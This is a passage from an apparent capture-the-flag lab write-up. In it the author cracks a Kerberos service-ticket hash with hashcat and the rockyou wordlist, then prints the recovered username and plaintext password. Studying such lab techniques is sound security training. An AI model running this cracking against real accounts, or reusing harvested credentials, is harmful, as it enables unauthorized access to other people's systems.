
Running Hashcat to identify what hash type I am dealing with.
hashcat -m 13100 enterprise_core_hash.txt /usr/share/wordlists/rockyou.txt

Hashcat results output.
Awesome, we have another set of creds.
Username: enterprise-core-vn
Password: ry=ibfkfv,s6h,
This was just a basic attack vector and my first attempt as a user.
The initial aim of the lab was to obtain the passwords for two users.
